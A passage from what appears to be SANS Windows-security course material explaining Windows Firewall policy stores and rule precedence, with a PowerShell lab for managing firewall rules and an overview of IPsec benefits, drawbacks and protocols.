stores and merges them into the ActiveStore; hence, the ActiveStore is more like an in-memory cache of rules read from the "real" stores in the registry and in GPOs.

Officially, the ActiveStore is supposed be equal to PersistentStore + StaticServiceStore + ConfigurableServiceStore + RSOP, but, in fact, it only includes the PersistentStore + RSOP store. This has been a known issue or bug for many years.

The SystemDefaults store is in the registry and is only used for resetting firewall rules back to Microsoft's factory defaults. The default rules are located under HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Defaults\FirewallPolicy\FirewallRules.

To list the rules in the ActiveStore and SystemDefaults stores:

```
Get-NetFirewallRule -PolicyStore ActiveStore
Get-NetFirewallRule -PolicyStore SystemDefaults
```

IPsec rules are also stored in the registry; they are local under HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\ConSecRules.

To list IPsec rules in the PersistentStore and RSOP stores:

```
Get-NetIPsecRule -PolicyStore PersistentStore
Get-NetIPsecRule -PolicyStore RSOP
Get-NetIPsecRule -PolicyStore ActiveStore #Persistent + RSOP
```

There are no IPsec rules by default in the ConfigurableServiceStore, StaticServiceStore, or SystemDefaults stores. These three stores only contain firewall rules by default.

PersistentStore and RSOP Store

The rules visible in the Windows Firewall snap-in are composed of PersistentStore and RSOP rules that have been merged together. In the Windows Firewall snap-in, if you add the Rule Source column, it will show whether the rule is a local setting or from a GPO.

To list the rules in the PersistentStore and RSOP stores:

```
Get-NetFirewallRule -PolicyStore PersistentStore
Get-NetFirewallRule -PolicyStore RSOP
```

When multiple GPOs contain firewall and/or IPsec rules, these rules are merged together following normal LSDOU processing of GPOs, then the final RSOP rules are merged on top of the PersistentStore rules; hence, an RSOP rule will take precedence over a conflicting PersistentStore rule.

The PersistentStore is found in the registry under HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\FirewallRules.

StaticServiceStore

The StaticServiceStore store only contains firewall rules that have been added by Microsoft to secure the network traffic of common Windows services. For each protected service, this store will typically have rules to block all of that service's traffic by default except for the traffic specifically needed by the service.

To list the rules in the StaticServiceStore:

```
Get-NetFirewallRule -PolicyStore StaticServiceStore
```

This store was first added in Windows Vista and Server 2008 to help harden and protect built-in services from abuse (Microsoft refers to these rules as "Windows Service Hardening" rules). Other than directly editing the registry, there is no officially supported tool or API to edit the StaticServiceStore rules. These rules are hidden in that they do not appear in the graphical Windows Firewall snap-in, but they can be seen in the registry and listed with PowerShell.

The StaticServiceStore is found in the registry under HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\RestrictedServices\Static\System.

ConfigurableServiceStore

The ConfigurableServiceStore store is for third-party services and applications, plus Microsoft's own Universal Apps for Windows 8 and later. Microsoft provides two scriptable COM objects (HNetCfg.FWRule and HNetCfg.FwPolicy2) so that third-party developers can manage their own ConfigurableServiceStore rules for their own products. Unfortunately, some products add rules that are bad for security. These rules are hidden in that they do not appear in the graphical Windows Firewall snap-in, but they can be seen in the registry, listed with PowerShell, and managed with the above COM objects.

To list the rules in the ConfigurableServiceStore:

```
Get-NetFirewallRule -PolicyStore ConfigurableServiceStore
```

The ConfigurableServiceStore is found under HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\RestrictedServices\Configurable\System.

Name	DisplayName	Action	Direction	Service	Protocol	LocalPort	RemotePort	LocalAddress	RemoteAddress	IcmpType
Eventlog-1	Allow RPC/TCP traffic to EventLog	Allow	Inbound	EventLog	TCP	RPC	Any	Any	Any	Any
Eventlog-2	Block any traffic to EventLog	Block	Inbound	EventLog	Any	Any	Any	Any	Any	Any
Eventlog-3	Block any traffic from EventLog	Block	Outbound	EventLog	Any	Any	Any	Any	Any	Any
fhsvc-1	Block all traffic to and from File History Service	Block	Inbound	fhsvc	Any	Any	Any	Any	Any	Any
fhsvc-2	Block all traffic to and from File History Service	Block	Outbound	fhsvc	Any	Any	Any	Any	Any	Any
HidServ-1	Block any traffic to HidServ	Block	Inbound	HidServ	Any	Any	Any	Any	Any	Any
HidServ-2	Block any traffic from HidServ	Block	Outbound	HidServ	Any	Any	Any	Any	Any	Any
HomeGroup Allow In	Allow Grouping to receive from port 3587	Allow	Inbound	HomeGroupProvider	TCP	3587	Any	Any	Any	Any
HomeGroup Allow In (PR...	Allow PNRP to receive from port 3540	Allow	Inbound	HomeGroupProvider	UDP	3540	Any	Any	Any	Any
HomeGroup Allow Out	Allow Grouping to send to port 3587	Allow	Outbound	HomeGroupProvider	TCP	Any	3587	Any	Any	Any
HomeGroup Allow Out (P...	Allow PNRP to send from port 3540	Allow	Outbound	HomeGroupProvider	UDP	Any	3540	Any	Any	Any
HomeGroup Block In	Block homegroup incoming	Block	Inbound	HomeGroupProvider	Any	Any	Any	Any	Any	Any
HomeGroup Block Out	Block homegroup outgoing	Block	Outbound	HomeGroupProvider	Any	Any	Any	Any	Any	Any
HomeGroup Listener Bloc...	Block all incoming	Block	Inbound	HomeGroupListener	Any	Any	Any	Any	Any	Any
HomeGroup Listener Bloc...	Block all outgoing	Block	Outbound	HomeGroupListener	Any	Any	Any	Any	Any	Any
LMHosts-1	NetBIOSHelperFirewallPolicy	Allow	Outbound	lmhosts	UDP	Any	53	Any	Any	Any
LMHosts-2	NetBIOSHelperFirewallPolicy	Allow	Outbound	lmhosts	TCP	Any	53	Any	Any	Any
LMHosts-3	NetBIOSHelperFirewallPolicy	Block	Outbound	lmhosts	Any	Any	Any	Any	Any	Any
LMHosts-4	NetBIOSHelperFirewallPolicy	Block	Inbound	lmhosts	Any	Any	Any	Any	Any	Any
MDEServer-1	Cast to Device streaming server hardening - B...	Block	Inbound	Any	TCP	Any	Any	Any	Any	Any
MDEServer-2	Cast to Device streaming server hardening rul...	Allow	Inbound	Any	TCP	{23554, 2...	Any	Any	Any	Any
Microsoft-Windows-AllJoy...	Allow inbound TCP traffic to AJRouter	Allow	Inbound	AJRouter	TCP	9955	Any	Any	Any	Any

.\Get-NetFirewallServiceHardeningRule.ps1 -PolicyStore StaticServiceStore | Out-GridView

Get-NetFirewallServiceHardeningRule.ps1

To better visualize the hidden StaticServiceStore and ConfigurableServiceStore rules, run the following script from your courseware media (note the line wrapping below):

```
cd C:\SANS\Day4\Firewall

.\Get-NetFirewallServiceHardeningRule.ps1 -PolicyStore
StaticServiceStore | Out-GridView

.\Get-NetFirewallServiceHardeningRule.ps1 -PolicyStore
ConfigurableServiceStore | Out-GridView
```

Using the Out-GridView cmdlet, you can filter by keyword, sort columns by clicking on them, and filter by one or more property criteria (with the "Add Criteria" button).

Notice in the screenshot above how there are three rules for the EventLog service. Two of the rules block all inbound and outbound traffic for that service, and a third one allows inbound connections only to the one RPC port specifically used by the EventLog service.

Remember, if a hidden firewall rule allows an inbound connection, but a visible rule seen in the Windows Firewall snap-in blocks that same inbound connection, the connection is blocked.

It is important to remember the existence of these hidden "Windows Service Hardening rules" (as Microsoft calls them) when troubleshooting or investigating an incident.

Multiple Filtering Layers: Rule Processing

Rule Processing Order:

- 1) **Hidden Rules** (Configurable + Static ServiceStore)
- 2) **IPsec Rules** (Connection Security Rules)
- 3) **IPsec Bypass Visible Rules** (PersistentStore + RSOP)
- 4) **Visible Firewall Rules** (PersistentStore + RSOP)
- 5) **Profile Default Policy** (Domain, Public or Private)

First Match Wins? No! The Best Match Wins!

Multiple Filtering Layers: Rule Processing


The Windows Firewall processes its rules in the following order:

1. Hidden Rules (ConfigurableServiceStore + StaticServiceStore)
2. IPsec Rules (Connection Security Rules)
3. IPsec Bypass Visible Firewall Rules (PersistentStore + RSOP)
4. Visible Firewall Rules (PersistentStore + RSOP)
5. Profile Default Policy (Domain, Public, Private)

The Hidden rules are composed of ConfigurableServiceStore and StaticServiceStore rules. These are not visible in the Windows Firewall snap-in. It appears that the StaticServiceStore rules are merged first, then followed by the ConfigurableServiceStore rules afterwards. This means that, if there is a conflict, the ConfigurableServiceStore rule will win. Hence, if a ConfigurableServiceStore rule allows an inbound connection, but a StaticServiceStore blocks it, the connection is allowed. If a ConfigurableServiceStore rule blocks an inbound connection, but a StaticServiceStore allows it, the connection is blocked.

IPsec rules are called "Connection Security Rules" in the Windows Firewall snap-in.

The IPsec Bypass Visible Firewall Rules are also called "Authenticated Bypass Rules", and these can be seen in the Windows Firewall snap-in too. Go to the properties of an allowing firewall rule, General tab, select "Allow the connection if it is secure", click the Customize button, then check the "Override block rules" checkbox to make this rule an IPsec Bypass rule.



If this rule is an inbound rule, then at least one computer must be added on the Remote Computers tab of that rule too. Outbound rules with this box checked do not have any requirements for the Remote Computers tab. Rules that block packets cannot be configured as IPsec Bypass rules.

Windows Firewall Cannot Really Be Turned Off

Importantly, even if the Windows Firewall is turned off for all three profiles, the StaticServiceStore and ConfigurableServiceStore rules are still enforced!

In many ways, it's not really possible to turn off the Windows Firewall. Using the Windows Firewall snap-in to turn off the firewall for a profile type (Domain, Public, Private) merely deactivates the enforcement of PersistentStore and RSOP store rules for interfaces of that type; it doesn't actually disable all the filtering and IPsec activities by Windows whatsoever.

If you install a third-party firewall, it does not replace these rules; it merely adds to them. A third-party firewall is just another layer in the protocol stack.

Best Match Wins (Not First Match Wins)


For both Hidden and Visible rules, when multiple rules apply to the same packet, the more specific rule is the winner, even if the less-specific rule is a blocking rule. It is not always the case that a blocking rule will win over an allowing rule. The winning rule is the more "specific" one, that is to say, it includes more defining information to select packets. The profile's default policy is the least specific; a rule only mentioning source

and destination IP addresses is less specific than a rule that mentions the protocol; a rule only mentioning a protocol is less specific than a rule that also includes port numbers; and the most specific rule would be one that has defining information on every tab in the properties of that rule, such as IP addresses, protocol, ports, interface types, program or service information, etc. Unfortunately, Microsoft does not exactly document the algorithm by which rules are weighted for "specificity", but it'll be rare that two rules will be almost exactly identical such that we'd need to know.

Multiple Layers of Filtering

Keep in mind that each set of rules represents a distinct layer of filtering, each of which is capable of blocking a packet. Each layer must allow a packet through if the packet is to be successfully sent or received by the computer. It is not the case that any allowing rule can allow the packet in or out of the computer; there must be an allowing rule at each layer. Hence, if a `StaticServiceStore` rule and a `ConfigurableServiceStore` rule both allow an inbound connection, but a `PersistentStore` rule blocks it, the connection is still blocked. When managing visible rules in the Windows Firewall snap-in, if you have configured the visible rules to block a packet or connection, it will be blocked, no matter what the other rules may specify (just don't forget the IPsec-Authenticated Bypass rules, since these can override blocking rules).


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS | SEC505 | Securing Windows

On Your Computer

In this lab, you will manage firewall rules with PowerShell.

[Controller] Display Firewall Information

Please switch into the C:\SANS\Day4\Firewall directory:

```
cd C:\SANS\Day4\Firewall
```

Note: Since your VM is the only domain controller, sometimes the connection profile for your network interface gets stuck during boot up at "Public", but disabling and enabling that interface will change it back to "Domain Authenticated" as expected.

Display the connection profile (Public, Private, Domain) for each live interface:

```
Get-NetConnectionProfile
```

Note: If a setting is "NotConfigured", it is not disabled; it is using the factory default, such as allow outbound.

Display the state of the firewall for each interface profile type:

```
Get-NetFirewallProfile
```

Note: Tab completion in ISE is your friend!

Display the names only of the inbound, enabled, public, allowing firewall rules:

```
Get-NetFirewallRule -Enabled true -Direction inbound -Action allow | Where { $_.profile -match 'any|public' } | Select-Object DisplayName
```

Configure Windows Firewall Rules

Export your firewall and IPsec rules to a backup file:

```
netsh.exe advfirewall export c:\temp\current.wfw
```

Reset the firewall and IPsec rules back to their factory defaults:

```
netsh.exe advfirewall reset
```

Enable the firewall for public interfaces, block inbound connections by default, enable logging of blocked packets, and set the log size to 4096 KB:


```
Set-NetFireWallProfile -Name Public -Enabled True  
-DefaultInboundAction Block -LogBlocked True  
-LogMaxSizeKilobytes 4096
```

Enable all the firewall rules for the "File and Printer Sharing" group (in en-US culture):

```
Enable-NetFireWallRule -Displaygroup "File and Printer Sharing"
```

Open the Enable-FirewallRulesByGroup.ps1 script and examine it:

```
ise .\Enable-FirewallRulesByGroup.ps1
```



Run that script and a graphical application will appear (Out-GridView), which lists the names of your various groups of firewall rules:

```
.\Enable-FirewallRulesByGroup.ps1
```

Hold down the Ctrl key on your keyboard, highlight the "Remote Desktop" group and a couple other groups at random, click the OK button at the bottom, and the highlighted groups of rules will then be enabled in the firewall. This script and Out-GridView work on Server Core too.

Note: A "security filter" for a firewall rule is just all the details of that firewall rule collected into a single object to make these details easier to manage.

Configure the "Remote Desktop" group of firewall rules to require IPsec:

```
Get-NetFireWallRule -Displaygroup "Remote Desktop"
-Direction inbound | Get-NetFireWallSecurityFilter |
Set-NetFireWallSecurityFilter -Authentication Required
-Encryption Dynamic
```

Using your mouse, drag out and highlight the above command you just typed in (inside the shell), right-click that highlighting, and select Copy. The text is now in your clipboard.

You have the Enable-FirewallRulesByGroup.ps1 script open in the ISE editor. Modify that script so that it 1) enables firewall rules and 2) configures those rules to require IPsec. Save your changes and test the script by selecting other groups of rules. Confirm that the script is working by going to the graphical Windows Firewall snap-in, right-clicking Inbound Rules, and selecting Refresh.

Hint: ise .\Hints\Enable-FirewallRulesByGroupForIPsec.ps1

Create an inbound firewall rule to block access to TCP port 3666:

```
New-NetFireWallRule -Displayname "Drop APT Back Door"  
-Direction inbound -LocalPort 3666 -Protocol tcp -Action block
```

This new rule can now be seen in the graphical Windows Firewall snap-in (you may have to right-click Inbound Rules and select Refresh).

Delete a firewall rule by its display name:

```
Remove-NetFireWallRule -DisplayName "Drop APT Back Door"
```

Create Firewall Rules to Block IP Address Ranges

View an example file of IP address ranges whose traffic we wish to block:

```
ise .\Country-BlockList.txt
```

View the help for a script that can create blocking rules from an input file:

```
Get-Help -Full .\Import-FirewallBlocklist.ps1
```

Create firewall rules to block all traffic to/from the IP addresses in the input file:

```
.\Import-FirewallBlocklist.ps1 -InputFile  
.\Country-BlockList.txt
```

In the graphical Windows Firewall tool, refresh the lists of inbound and outbound rules. You will see new rules have been created with names like "Country-Blocklist-#XXX". In the properties of any of these rules on the Scope tab, you will see the IP address ranges blocked by that rule.

Delete the firewall rules created by the script, but leave all other rules alone:

```
.\Import-FirewallBlocklist.ps1 -InputFile  
.\Country-BlockList.txt -DeleteOnly
```

There are both free and commercial lists of country IP network blocks available. You can also obtain IP addresses for other unwanted hosts, such as ransomware command and control servers, from threat intelligence companies, usually for a fee. For examples of country IP allocations, see the following:

- <http://www.ipdeny.com/ipblocks/>
- <http://www.ocean.com/thegoods.html>
- <http://www.countryipblocks.net/>

- <http://www.iblocklist.com>
- <http://lite.ip2location.com>

Starter Templates

You have two starter scripts for managing firewall rules: one script for servers and another one for workstations. These scripts can be modified to suit your needs. The scripts are too long to examine line by line here, but feel free to examine the code yourself in the time remaining. There are lots of comments.

Run the starter script for servers:

```
.\Server-Firewall-Template.ps1
```

Refresh your list of rules in the Windows Firewall snap-in. The starter script first disables all rules, then re-enables just the groups of rules desired. Some of these rules require IPsec and limit access by the source IP address range set aside for jump servers and administrative workstations (on the Scope tab of the rule). The script also creates a couple new rules for OpenSSH and HTTP/HTTPS.

Run the starter script for workstations:

```
.\Workstation-Firewall-Template.ps1
```

Refresh your list of rules in the Windows Firewall snap-in. The workstation starter script first deletes all rules, then creates just the rules needed. When troubleshooting, just run the script again to start from a clean slate. Because outbound connections are allowed by default, the only outbound rules created by the script are blocking rules; however, if you don't want to block any outbound packets, you don't need any outbound rules at all.

Scripts such as these can be applied through PowerShell remoting, executed as Group Policy startup scripts, or run every night at 3:00 a.m. as scheduled tasks.

Reset the firewall and IPsec rules back to their factory defaults:

```
netsh.exe advfirewall reset
```

Today's Agenda

- 1. Scripting Windows Firewall Rules**
- 2. Scripting IPsec for Role-Based Access Control**
- 3. Server Hardening Automation**
- 4. PowerShell and Windows Logging**

Today's Agenda

Now that we're comfortable with the Windows Firewall, let's create IPsec rules that can encrypt packets. When a firewall rule only allows packets in/out that have been secured with IPsec, the firewall rule doesn't automatically create the necessary IPsec rule to actually encrypt or sign those packets. Hence, the firewall rules and the IPsec rules work with each other, but they do not create or manage each other.

Overview of IPsec

IPsec Benefits:

- Mutual Authentication
- Port Permissions
- Encryption (Optional)
- Digital Signatures
- Network Logon Right
- Compatible with NAT
- Transparent to Users!

OSI Layer	Protocols
Application	HTTP, SMB, SSH
Presentation	SSL, TLS
Session	RPC, NetBIOS
Transport	TCP, UDP
Network	IP, ICMP, IPsec ←
Data Link	Ethernet, ARP
Physical	802.11n

Overview of IPsec

Internet Protocol Security (IPsec) is a suite of protocols used for the authentication, integrity checking, encryption, and encapsulation of TCP/IP packets.

IPsec is implemented at the Network layer in the seven-layer OSI protocol model, the same layer as IP and ICMP. This seemingly simple fact, that IPsec is at Layer 3 in the OSI model, has drastic benefits.

An important point to understand is this: as authentication/encryption features are implemented at a lower and lower level in the protocol stack, these features become more *transparent* to users and more *compatible* with a wider range of applications and services.

Users do not have to be trained to use IPsec-compatible applications because all their applications are already IPsec-compatible, even if the original application developers have never even heard the word "IPsec" before. Services and daemons do not have to be replaced with IPsec-compatible versions because they are already compatible. In short, if a piece of software sends IP packets over the wire, you can use IPsec to invisibly secure those packets. (*Including ping? Yes, including ping packets.*)

That is the real shortcoming of doing encryption/authentication at the Application and Transport layers. PGP, SSH, and Stunnel have to be installed separately, for example, and users have to be trained and reminded to use them. TLS only works with applications and services specifically designed to support TLS, but at least TLS is more transparent than PGP or GnuPG because it is at the Transport layer instead of the Application layer. On the other hand, IPsec is invisible to users, does not have to be

installed (it's installed already), and is compatible with all applications and services that communicates via IP.

As the table in the slide shows, only hardware-based cryptographic devices provide security at a lower level than IPsec. But in this case, you have to purchase special crypto hardware! IPsec is compatible with any off-the-shelf hardware that is capable of using IP, including Ethernet, token ring, FDDI, wireless, modems, serial lines, and infrared. In sum, IPsec is both independent of the underlying hardware and invisible to the upper-level protocols and applications above it—*that* is why IPsec is the standard.

Threats

IPsec is needed because the standard Internet Protocols—IP, ICMP, UDP, TCP, etc.—do not provide security for themselves. In fact, these protocols are inherently insecure and archaic. They were never designed for security in the first place. They are wonderfully designed fossils of the DARPA-net Cold War era that, through the accident of technological evolution, have been pressed into service to make an information economy.

IPsec can help to prevent attackers from causing harm when attackers try to:

- Use a port scanner to discover active TCP and UDP ports (reconnaissance).
- Spoof source IP addresses (denial-of-service and other attacks).
- Capture, modify, and resend packets (replay attacks).
- Impersonate hosts (man-in-the-middle attacks).
- Extract confidential information from captured packets (attacks against privacy).
- Connect to any open TCP port if the computer is directly accessible from the internet, even if you wish some ports were only available to your LAN users.

Benefits of IPsec

There are numerous benefits of IPsec for network security:

- **Mutual Authentication.** Unlike SSL, both IPsec peers usually must authenticate to each first before an IPsec session can be established between them. Windows supports Kerberos, certificate, NTLM, and pre-shared key authentication methods for IPsec. Kerberos is enabled automatically when a computer joins the domain.
- **Strong AES Encryption.** The payload of a packet (or the entire packet itself when tunneled) can be strongly encrypted for privacy with 256-bit AES.
- **Integrity Checking.** Packets can be checked to verify that they have not been accidentally damaged or deliberately modified during transit, using hashing algorithms like SHA-384, not just CRC checksums.
- **Transparent to Applications and Services.** Because security is implemented at the Network layer, IPsec is transparent to applications and services. Applications and services do not have to be upgraded or patched to make them IPsec-

compatible. Legacy applications can be used and they too will benefit from IPsec because they will be completely unaware of IPsec's operation or existence. You do not have to look for an "*IPsec Inside!*" sticker on your new software to verify that it will work with IPsec.

- **No User Training Required.** Users do not have to be trained to use IPsec. In fact, users don't even need to be aware that IPsec has been enabled on their computers. This is one of the most important benefits of IPsec. Without this user transparency, IPsec would be undeployable on desktops because of its complexity.
- **Group Policy Management.** Users do not have to be trained because IPsec can be centrally managed through Group Policy. Each OU or site could have a different set of IPsec policies applied to the computers in it. This feature is what enables IPsec on Windows to relatively easily scale out to thousands of machines.
- **PowerShell Management.** IPsec can be managed with PowerShell on local and remote systems. Some IPsec settings can only be managed through PowerShell.
- **Windows Firewall Integration.** The Windows Firewall can do more than just allow or drop IPsec packets. A firewall rule could allow access to a TCP or UDP port, for example, only if that traffic is encrypted with IPsec and the connection was initiated by a user who is a member of a specific group in Active Directory.
- **AES CPU Acceleration.** IPsec encryption on Intel or AMD processors built in Q4'2010 or later will benefit from the AES-NI instruction set designed into these processors for AES hardware acceleration. This also benefits TLS and BitLocker.
- **IPsec Hardware Acceleration NICs.** IPsec cryptographic operations can be offloaded to smart network adapter cards. These IPsec-enabled network cards possess cryptographic processors to perform the CPU-intensive work of authenticating, integrity checking, and encrypting packets on behalf of the operating system. When using Hyper-V on a Windows Server with such a NIC, guest VMs using IPsec can benefit from the hardware acceleration too.
- **Network Logon Right Integration.** When using either Kerberos or certificate-to-computer-account-mapping authentication, Windows Server will enforce the "Access This Computer From The Network" and "Deny Access To This Computer From The Network" user rights against remote computers and users when they initiate inbound IPsec connections to it. Hence, you can limit by group membership which computers or users are permitted to open inbound IPsec connections and then block all non-IPsec connections to the port or service you are trying to secure. Remember, computer accounts can be allowed/denied logon rights just like users (and must be, if rights restrictions are used for IPsec).

- **Firewall Compatibility.** When used by servers that must communicate through a firewall to the internal LAN, such as web servers and database servers in the DMZ, IPsec simplifies the firewall design because the vagaries of the protocols used do not have to be predicted and managed. The servers can be required to communicate over IPsec.
- **Network IDS Compatibility.** IPsec packets do not have to be encrypted. Using either AH, ESP with encryption disabled, or "null encapsulation", IPsec packets will be sent in plaintext. These cleartext packets can be examined by network Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS). If the IDS/IPS is confused by the AH or ESP header, IPsec null encapsulation means that no IPsec headers are added to packets whatsoever after the initial IKE negotiation.
- **NAT Compatibility (Usually).** The NAT-T extension to IPsec can permit sessions through firewalls, wireless access points, and other devices that perform Network Address Translation (NAT), but only if the devices performing NAT are well-behaved (see RFC 3948). There can be problems with double-NAT scenarios, though, but single-NAT network paths are usually no problem.
- **Interoperable.** Because IPsec is an IETF standard, it is not owned by any single vendor. Hence, different vendors can create interoperable IPsec products; for example, a Windows client can establish an IPsec connection to a Sophos UTM gateway running strongSwan IPsec on top of Linux (www.strongswan.org).
- **Extensible.** IPsec was designed to be extensible and flexible. For example, as new ciphers and key lengths are desired, IPsec can be extended to support them while maintaining backward compatibility.
- **IPv6 Support.** IPsec was designed with IPv6 in mind. The version of IP in widespread use today is version 4. IPv6 is the next generation of IP, with 128-bit addresses, extensible headers, and a number of new features for a heavily networked world. Windows supports IPv6 natively as well.
- **Virtual Private Networking Support.** Virtual Private Networking is the ability of a remote user or router on the internet to connect to the corporate LAN through an encrypted secure channel. This encrypted channel will encapsulate or "tunnel" entire packets during transit. VPNs reduce long distance charges while providing very secure remote access.
- **Network Load Balancing (NLB).** IPsec and NLB are compatible and can be used together to create a load-balanced and fault-tolerant farm of VPN gateways (maximum of 32 gateways in the farm). With DNS round robin, multiple farms can be used for even greater scalability. For configuration steps, see KB820752 and KB323437, as well as the help menu in the Network Load Balancing Manager in the Administrative Tools folder.

Drawbacks to Using IPsec

There are a few important drawbacks to using IPsec on Windows:

- **NAT.** While the IPsec implementation on Windows supports NAT-T for Network Address Translation (NAT) compatibility, that does not mean all the other networking devices through which one's IPsec connections are routed will be well-behaved or configured correctly (see RFC 3948). This is especially a problem when both IPsec peers are each behind their own separate firewalls that perform NAT (this scenario is called "double NAT"). There is a registry value named "AssumeUDPEncapsulationContextOnSendRule" that may be set to help deal with some double-NAT problems, but this can only change the behavior of the two Windows IPsec peers, not the firewalls or routers along the network path between them. Double NAT is a common problem when mobile devices are accessing VMs hosted by cloud providers. Often, the only solution to the problem is to either 1) establish a non-IPsec VPN tunnel between the two networks and use IPsec within the VPN, or 2) move one of the IPsec peers out from behind its NAT-ing device and give that peer a public IP address. Once IPv6 is standard, NAT should finally go away forever.
- **Throughput.** A Windows IPsec/VPN will not have the same throughput as a hardware-only IPsec/VPN solution, even if IPsec-enabled network adapter cards are used. If your organization is not already using Windows, or if you must support a very large number of simultaneous VPN clients, then a hardware solution may be more cost-effective.
- **IKEv2 and Tunnel Mode.** Windows only supports enough of IPsec tunnel mode for bare RFC compliance with IKEv2. Microsoft doesn't really want you to use tunnel mode for anything other than gateway-to-gateway connections. There are some reasons for this, but the tunnel mode limitations and other IKEv2 issues in Windows can be disappointing to IPsec pros.
- **IKEv2 Fragmentation.** IKEv1 and AuthIP support the fragmentation of messages at the IKE level so that packets are not fragmented at the IP level. Some firewalls drop IP-layer fragmented packets. However, IKEv2 does not support IKE-level message fragmentation; hence, if UDP packets for IKE_AUTH messages are too large, they will be fragmented by IP, causing IKEv2 negotiation timeouts and failures when perimeter firewalls drop the fragments. To avoid this situation, either use IKEv1 or AuthIP, make sure your own firewall allows IP-fragmented packets to UDP ports 500 and 4500, or use an EAP authentication method with your IKEv2 VPN that does not require packet fragmentation.
- **Interoperability.** With the possible exception of Cisco devices, Microsoft is not particularly concerned about interoperability with non-Windows IPsec peers. Some degree of interoperability is currently possible with various flavors of UNIX/Linux, but the next update could easily change all this. The only way you can know if it'll work is to set it up and see what happens.

- **Pre-Shared Keys.** Microsoft stores "pre-shared keys" for IPsec authentication in cleartext in the registry. If the key can be read by an adversary, the adversary can open his or her own IPsec sessions with one's systems. However, capture of this key does not enable an adversary to decrypt anyone else's sessions because the pre-shared key is only used for authentication, not data encryption. When using Group Policy to manage IPsec, any pre-shared keys will be in plaintext in the GPOs as well, which adversaries could sniff or extract from the SYSVOL share.
- **Transparency.** Transparency to application-layer software is not always ideal. Unlike SSL/TLS, the details of an IPsec session are usually not (easily) available to applications if those applications wish to confirm the existence or details of the IPsec session, such as cipher suite or peer credentials, before proceeding with critical actions. Services and client applications are at the mercy of the operating system and the administrators who manage it.
- **DoS Attacks.** Like other implementations of IPsec, flooding of UDP port 500 or 4500 can prevent a victim host from establishing new IPsec sessions with other hosts. UDP 500 and 4500 are the ports used for IPsec Internet Key Exchange (IKE) negotiations; hence, they cannot be completely hidden or protected. Beyond flooding, there may also be exploitable vulnerabilities accessible through these ports; hence, it is important to quickly apply new IPsec-related patches.
- **Checksum Offload.** In rare cases, with some network adapters, especially when using UDP port 4500 encapsulation and dealing with double-NAT issues, it may be necessary to use the Device Manager tool to edit the properties of the adapter to disable "Checksum Offload" for IPv4, IPv6, UDP, and TCP. This imposes a tiny performance penalty on the mainboard CPU.

IPsec = IKE + ESP + AH

There is no one protocol named "IPsec". IPsec is a suite of protocols that work together as a team. The three main protocols are Internet Key Exchange (IKE), IP Authentication Header (AH), and IP Encapsulating Security Payload (ESP).

The following table summarizes the purposes of IPsec's core protocols.

Protocol	Purpose
IKE	IKE securely negotiates IPsec communication parameters and cryptographic keys between peers. Parameters include authentication methods, ciphers, key lengths, sequence numbers, time-to-live counters, session ID numbers, and so on.
AH	AH provides authentication of packet source, data integrity, and protection against replay attacks, but does not provide encryption. It's also incompatible with Network Address Translation (NAT).
ESP	ESP provides data encryption, authentication of packet source, data integrity, protection against replay attacks, and, unlike AH, is

	compatible with Network Address Translation (NAT).
--	--

Key Management and Authentication Come First

IKE is used first, then ESP and/or AH come afterwards. IKE handles the up-front work of authenticating users and computers, negotiating encryption keys, and doing all the other housekeeping. ESP and AH, on the other hand, are the main workhorse protocols. Perhaps 99% of the data secured by IPsec are encrypted or signed by ESP/AH. When sniffing IPsec packets with Wireshark or tcpdump, you'll likely see about a dozen IKE packets at the beginning of a connection, followed by thousands of ESP packets. Why not AH?

AH Never Provides Packet Payload Encryption

The most important distinction between AH and ESP is that ESP provides data encryption, while AH does not. You must use ESP when you want privacy. However, note that it is possible to disable the encryption, if desired, when using ESP.

AH also authenticates the *IP layer* of the packet and higher, while ESP only authenticates the *transport layer* and higher. This means that changes to the IP layer of the packet are detected by AH but not by ESP.

Both AH and ESP can be used simultaneously, though this is very rare. Hence, a single packet can use ESP to encrypt its transport layer and higher, while using AH to authenticate and integrity-check the entire packet (except the physical layer).

NAT Incompatibility: Just Never Use AH

Very importantly, ESP can traverse devices performing Network Address Translation (NAT) without errors, while AH is always incompatible with NAT.

